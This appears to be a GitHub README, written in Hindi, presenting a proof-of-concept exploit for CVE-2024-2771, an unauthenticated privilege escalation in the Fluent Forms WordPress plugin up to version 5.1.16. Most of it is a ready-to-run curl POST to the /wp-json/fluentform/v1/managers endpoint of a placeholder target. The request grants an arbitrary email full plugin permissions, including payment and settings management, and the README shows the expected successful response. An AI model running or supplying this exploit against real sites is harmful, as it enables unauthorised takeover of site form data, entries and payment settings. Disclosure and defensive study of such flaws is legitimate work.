 whale93/cve-2024-2771-poc
CVE-2024-2771 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, Fluent Forms WordPress प्लगइन में एक विशेषाधिकार वृद्धि भेद्यता जो एक अनधिकृत REST API एंडपॉइंट के माध्यम से है।

CVE-2024-2771 प्रमाण-अवधारणा
क्विज़, सर्वेक्षण और ड्रैग एंड ड्रॉप WP फॉर्म बिल्डर प्लगइन के लिए फ्लुएंट फॉर्म्स द्वारा कॉन्टैक्ट फॉर्म प्लगइन, वर्डप्रेस में संस्करण 5.1.16 तक (और इसमें शामिल) सभी संस्करणों में /wp-json/fluentform/v1/managers REST API एंडपॉइंट पर क्षमता जांच की कमी के कारण विशेषाधिकार वृद्धि के लिए कमजोर है। इससे अनप्रमाणित हमलावरों के लिए फ्लुएंट फॉर्म प्रबंधन अनुमतियों वाले उपयोगकर्ताओं को अनुदान देना संभव हो जाता है, जो उन्हें प्लगइन की सभी सेटिंग्स और सुविधाओं तक पहुंच प्रदान करता है। यह अनप्रमाणित हमलावरों के लिए प्रबंधक खातों को हटाना भी संभव बनाता है।
पूर्वापेक्षाएँ


एक्सप्लॉइट कमांड
# 1. Grant full Fluent Forms permissions to an arbitrary email
curl -i -X POST "http://TARGET/wp-json/fluentform/v1/managers" \
     -H "Content-Type: application/json" \
     -d '{
           "manager": {
             "email": "[email protected]",
             "permissions": [
               "fluentform_dashboard_access",
               "fluentform_forms_manager",
               "fluentform_entries_viewer",
               "fluentform_manage_entries",
               "fluentform_view_payments",
               "fluentform_manage_payments",
               "fluentform_settings_manager",
               "fluentform_full_access"
             ]
           }
         }'
अपेक्षित प्रतिक्रिया
HTTP/1.1 200 OK
{
  "message": "Manager has been saved.",
  "manager": {
    "id": 2,
    "email": "[email protected]",
    "permissions": [
      "fluentform_dashboard_access",
      "fluentform_forms_manager",
      "fluentform_entries_viewer",
      "fluentform_manage_entries",
      "fluentform_view_payments",
      "fluentform_manage_payments",
      "fluentform_settings_manager",
      "fluentform_full_access"
    ]
  }
}
स्क्रीनशॉट